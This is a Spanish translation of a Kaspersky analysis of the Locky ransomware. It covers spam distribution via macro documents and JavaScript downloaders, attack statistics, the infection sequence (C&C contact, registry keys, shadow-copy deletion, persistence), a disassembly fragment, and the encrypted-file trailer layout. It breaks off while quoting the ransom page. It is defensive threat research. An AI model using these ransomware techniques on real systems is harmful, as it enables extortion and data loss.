Documento Técnico: Ramsonware LOCKY, estructura de funcionamiento

Publicado, 17 Mayol 2016
Escrito por Por Fedor Sinitsyn, Jonell Baltazar , Joonho Sa
Traducido por equipo técnico ISEC

https://securelist.com/blog/research/74398/locky-the-encryptor-taking-the-world-by-storm/

Información

El siguiente documento contiene información técnica. Siendo el único responsable de ella el autor, ISEC como parte de su política de constante difusión, ha traducido y puesto a disposición de todas aquellas personas interesadas, ISEC no se responsabiliza por algún hecho o técnica expuesta en este artículo que no funcione de la manera detallada. Comparta esta información y ayude a difundir el conocimiento.

Locky: El cifrado que toma al mundo por asalto

Por Fedor Sinitsyn, Jonell Baltazar , Joonho Sa
Traducido por equipo técnico ISEC


En febrero de 2016, la Internet fue sacudida por una epidemia causada por el nuevo troyano Ransomware Locky (detectado por los productos de Kaspersky Lab como Trojan-Ransom.Win32.Locky). El troyano ha venido propagándose de forma activa hasta el día de hoy. Los productos de Kaspersky Lab han reportado intentos de infectar a los usuarios con el Troyano en 114 países de todo el mundo.

El análisis de las muestras ha demostrado que este Troyano es una amenaza de ransomware de una marca nueva, escrita desde cero. Entonces, ¿qué es Locky, y cómo podemos protegernos del mismo?


Propagación

Con el fin de difundir el troyano, los ciberdelincuentes envían correos masivos con cargadores maliciosos adjuntos a mensajes de correo no deseado.

Inicialmente, los mensajes no deseados maliciosos contenían un archivo DOC adjunto con una macro que descargaba el Troyano Locky desde un servidor remoto y lo ejecutaba.



Un mensaje de correo no deseado en fase inicial con un documento adjunto malicioso.




[Un fragmento de la macro malicioso]


Los productos antivirus avanzados detectan archivos con macros maliciosos como Trojan-Downloader.MSWord.Agent y HEUR: Trojan-Downloader.Script.Generic.

Debemos tener en cuenta que, en las versiones modernas de Microsoft Office, la ejecución automática de macros está desactivada por motivos de seguridad. Sin embargo, la práctica demuestra que los usuarios, con frecuencia, activan las macros de forma manual, incluso en documentos de fuentes desconocidas, lo que pueden llevar a consecuencias perjudiciales.

Al momento de escribir este artículo, todavía se enviaban los mensajes maliciosos, pero en vez de que los archivos DOC vayan adjuntos ahora son los archivos ZIP que contienen una o más secuencias de *scripts* ofuscados en JavaScript. En su mayoría, los mensajes son en inglés, aunque han aparecido algunas variantes bilingües.




Mensaje malicioso en inglés con el archivo adjunto.




Mensaje en alemán e inglés con el archivo adjunto.

Se pide al usuario iniciar manualmente los *scripts*.



Contenido del archivo adjunto al mensaje



Fragmento del script archivado

Cuando se inicia, el *script* descarga al Troyano Locky desde un servidor remoto y lo ejecuta.

Los productos de Antivirus más actualizados detectan estos cargadores *scripts* como Trojan-Downloader.JS.Agent y HEUR:Trojan-Downloader.Script.Generic.


Geografía de los ataques

Kaspersky Security Network ha informado de ataques del Troyano Locky en 114 países.

Diez países principales

País	Número de usuarios atacados
Francia	469
Alemania	340
India	267
Estados Unidos	224
Republica de Sudáfrica	182
Italia	171
México	159
Brasil	156
China	126
Vietnam	107

Debemos tener en cuenta que estas estadísticas únicamente incluyen los casos en que se detectó el troyano real, y no incluye las detecciones en etapa temprana reportadas como mensaje malicioso o descargadores maliciosos.



La geografía de ataques Trojan-Ransom.Win32.Locky (número de usuarios atacados)

Como podemos observar, el Troyano lleva a cabo ataques en prácticamente todas las regiones del mundo. Podemos asumir cuáles son los países que los ciberdelincuentes ven como sus principales objetivos en función de la lista de idiomas que se utilizan en la página del pago del rescate (véase los detalles líneas más adelante).

Cómo funciona

El Troyano Locky es un archivo ejecutable, con cerca de 100 kb de tamaño. Está escrito en C ++ usando STL, y se compila en Microsoft Visual Studio. Al iniciarlo, se autocopia en %TEMP%\svchost.exe y elimina el flujo de datos Zone.Identifier de su copia - esto se hace para asegurar que, al iniciar el archivo, Windows no muestre una notificación que indique que el archivo ha sido descargado de la Internet y que podría ser potencialmente peligroso. El troyano se inicia desde %TEMP%.

Una vez iniciado, el Troyano verifica la presencia y el contenido de las claves de registro que se mencionan a continuación.

Ruta	Tipo	Valor
HKEY_CURRENT_USER\Software\Locky\id	REG_SZ	Identificación de infección
HKEY_CURRENT_USER\Software\Locky\pubkey	REG_BINARY	Clave RSA pública en formato MSBLOB
HKEY_CURRENT_USER\Software\Locky\paytext	REG_BINARY	Texto que se muestra a la víctima
HKEY_CURRENT_USER\Software\Locky\completed	REG_DWORD	Estado (si se ha completado el cifrado)

Si ya existen datos en las claves de registro (este es el caso si el Troyano se ha iniciado antes, pero su sesión anterior fue interrumpida por algún motivo), Locky lee esos datos y continúa con el proceso de infección.

Si se inicia por primera vez, el Troyano realiza las siguientes acciones:

1. Contacta C&C y reporta la infección;
2. Recibe una clave pública RSA-2048 y la identificación de la infección desde el C&C, los guarda en el registro;
3. Envía la información sobre el idioma del sistema operativo infectado, recibe el texto de solicitud de rescate de los cibercriminales que se mostrará a la víctima, guarda el texto en el registro;
4. Busca los archivos con extensiones específicas en las unidades de disco locales, las cifra;
5. Elimina instantáneas de archivos;
6. Registra para sí mismo el arranque automático (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) ;
7. Busca y cifra los archivos con extensiones específicas en las unidades de red y en la red de recursos de archivos con ninguna letra de unidad asignada;
8. Muestra la solicitud de rescate de los cibercriminales a la víctima;
9. Pone fin a su proceso y se auto-elimina.

```
.text:00405F5B                          ; std::basic_string *__usercall GetLanguage@<eax>(std::basic_string *langName@<esi>)
.text:00405F5B                          GetLanguage     proc near               ; CODE XREF: ReportInstall+308↑p
.text:00405F5B                                                                  ; WinMain(x,x,x,x)+51E↑p
.text:00405F5B
.text:00405F5B                          var_25          = byte ptr -25h
.text:00405F5B                          LCData          = byte ptr -24h
.text:00405F5B                          var_4           = dword ptr -4
.text:00405F5B
.text:00405F5B 000 55                                   push    ebp
.text:00405F5C 004 8B EC                                mov     ebp, esp
.text:00405F5E 004 83 EC 24                             sub     esp, 24h
.text:00405F61 028 53                                   push    ebx
.text:00405F62 02C 33 DB                                xor     ebx, ebx
.text:00405F64 02C 89 5D FC                             mov     [ebp+var_4], ebx
.text:00405F67 02C FF 15 EC 00 41 00                    call    ds:GetUserDefaultUILanguage
.text:00405F6D 02C 6A 20                                push    20h             ; cchData
.text:00405F6F 030 8D 4D DC                             lea     ecx, [ebp+LCData]
.text:00405F72 030 51                                   push    ecx             ; lpLCData
.text:00405F73 034 0F B7 C0                             movzx   eax, ax
.text:00405F76 034 6A 59                                push    LOCALE_SISO639LANGNAME ; LCType
.text:00405F78 038 50                                   push    eax             ; Locale
.text:00405F79 03C FF 15 E8 00 41 00                    call    ds:GetLocaleInfoA
.text:00405F7F 02C C7 46 14 0F 00 00 00                 mov     dword ptr [esi+14h], 0Fh
.text:00405F86 02C 89 5E 10                             mov     [esi+10h], ebx
.text:00405F89 02C 88 1E                                mov     [esi], bl
.text:00405F8B 02C 3B C3                                cmp     eax, ebx
.text:00405F8D 02C 7F 4F                                jg      short loc_405FDE
.text:00405F8F 02C 57                                   push    edi
.text:00405F90 030 BF F9 2B 41 00                       mov     edi, offset unk_412BF9
.text:00405F95 030 57                                   push    edi
.text:00405F96 034 8B C6                                mov     eax, esi
.text:00405F98 034 E8 65 F6 FF FF                       call    std__basic_string___Inside_0
.text:00405F9D 030 84 C0                                test    al, al
.text:00405F9F 030 74 1B                                jz      short loc_405FBC
.text:00405FA1 030 83 7E 14 10                          cmp     dword ptr [esi+14h], 10h
.text:00405FA5 030 72 04                                jb      short loc_405FAB
.text:00405FA7 030 8B 06                                mov     eax, [esi]
.text:00405FA9 030 EB 02                                jmp     short loc_405FAD
.text:00405FAB                          ; ---------------------------------------------------------------------------
```

Fragmento del código que determina el idioma del sistema operativo

Cifrado de archivos

El Troyano busca los archivos que coincidan con una lista dada de extensiones. Luego, estos archivos son cifrados, como se describe a continuación:

Lista de extensiones de archivo que son objeto de cifrado

Para cada archivo que coincide con una extensión en la lista, el Troyano genera una nueva clave de 128 bits y cifra el contenido del archivo con el algoritmo AES-128 en modo CTR. Al archivo cifrado se le da el nombre de <16 HEX characters as ID><16 random HEX characters>.locky. Luego, se añade la siguiente estructura al final del archivo:

```
00000000
00000000 file_data       struc ; (sizeof=0x344, mappedto_99) ; XREF: ProcessFile/r
00000000 start_marker    dd ?                    ; XREF: ProcessFile+2C/w
00000004 id              db 16 dup(?)            ; XREF: ProcessFile+43/o
00000014 aes_key         db 256 dup(?)           ; XREF: ProcessFile:loc_401862/o
00000014                                         ; ProcessFile+3B8/o ...
00000114 name_marker     dd ?                    ; XREF: ProcessFile+36/w
00000114                                         ; ProcessFile+449/o
00000118 orig_name       db 520 dup(?)           ; XREF: ProcessFile+9B/o
00000320 attr            WIN32_FILE_ATTRIBUTE_DATA ? ; XREF: ProcessFile:loc_4015B1/o
00000320                                         ; ProcessFile:loc_4015E3/r ...
00000344 file_data       ends
```

Estructura añadida por el Troyano al final de un archivo cifrado


En la sintaxis del lenguaje C, esta estructura se puede describir de la siguiente manera:

```
struct file_data
{
uint32_t start_marker;                  //Marcador de inicio de estructura = 0x8956FE93
char id[16];                            //Identificación de infección
uint8_t aes_key[256];                   //Clave AES cifrada con RSA-2048
uint32_t name_marker;                   //Marcador de inicio de nombre cifrado con AES (= 0xD41BA12A
después de la                           descifrado)
uint8_t orig_name[520];                 //Nombre del archivo original cifrado con AES
WIN32_FILE_ATTRIBUTE_DATA attr; //Atributos del archivo original cifrados con AES
};
```


Estructura agregada descrita en la sintaxis del lenguaje C

Solicitudes de rescate

Una vez cifrados los archivos del usuario, el Troyano muestra el siguiente mensaje con solicitudes de rescate de los ciberdelincuentes.



Solicitud de rescate en inglés



Solicitud de rescate en alemán

El mensaje de rescate contiene la dirección del "servidor secreto" de los cibercriminales donde colocan información sobre el rescate que exigen para el programa de descifrado. Los cuatro enlaces en el mensaje conducen al mismo sitio en la red Tor.

Durante las primeras campañas de correos no deseados, la página de pago de un rescate era la siguiente:

We present a special software - **Locky Decrypter** -
which allows to decrypt and return control to all your encrypted files.

How to buy Locky decrypter?

1. You can make a payment with BitCoins, there are many methods to get them.

bitcoin

2. You should register BitCoin wallet (simplest online wallet OR some other methods of creating wallet)

3. Purchasing Bitcoins - Although it`s not yet easy to buy bitcoins, it`s getting simpler every day.

Here are our recommendations:

